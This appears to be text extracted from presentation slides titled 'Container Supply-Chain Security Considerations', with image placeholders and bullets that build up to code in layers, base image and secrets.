
# Container Supply-Chain Security Considerations



# Container Supply-Chain Security Considerations




# Container Supply-Chain Security Considerations



- Code in layers



# Container Supply-Chain Security Considerations




- Code in layers
- Base Image






# Container Supply-Chain Security Considerations



- Code in layers
- Base Image
- Secrets



